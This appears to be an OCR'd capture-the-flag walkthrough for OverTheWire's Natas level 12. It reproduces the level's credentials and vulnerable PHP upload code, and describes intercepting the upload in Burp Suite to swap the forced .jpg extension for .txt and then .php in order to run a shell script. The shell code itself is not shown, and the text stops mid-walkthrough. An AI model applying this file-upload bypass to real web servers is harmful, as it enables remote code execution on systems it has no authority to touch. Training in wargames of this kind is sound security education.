
- Username: natas12
- URL: http://natas12.natas.labs.overthewire.org
- Password : **yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB**



- View natas 12 webpage




- Go to source code






```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas12", "pass": "<censored>" };</script></head>
<body>
<h1>natas12</h1>
<div id="content">
<?php

function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
    $path = $dir."/".genRandomString().".".$ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);


        if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>

<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<?php print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
```

- Turn on intercept in burpsuite




- Click on the choose file and upload that file






- When you go back ,you can see that the file has been submitted successfully but the extension is changed into .jpg file




- Click on that




- You can see a jpg file is in here. We can assume that file have to be a jpg file , but if wasn't it's going to append the extension as jpg.

- To bypass this you have to change it as text




```
nt2uzc2low.txt
------WebKitFormBoundaryKU6ZBBNyfv5kff7i
Content-Disposition: form-data; name="uploadedfile"; filename="test.txt"
Content-Type: text/plain


------WebKitFormBoundaryKU6ZBBNyfv5kff7i--
```


- If you send this now , you can see it has uploaded as a .txt file




- Next step is to get a shell

1. Create file name called natas.php using “nano” command and give permission as executable.


- Write code as following to see the password of level 13 inside the created file.



- Go back to level 12 webpage and turn on intercept and upload the created file




- Then intercept will be shown as below



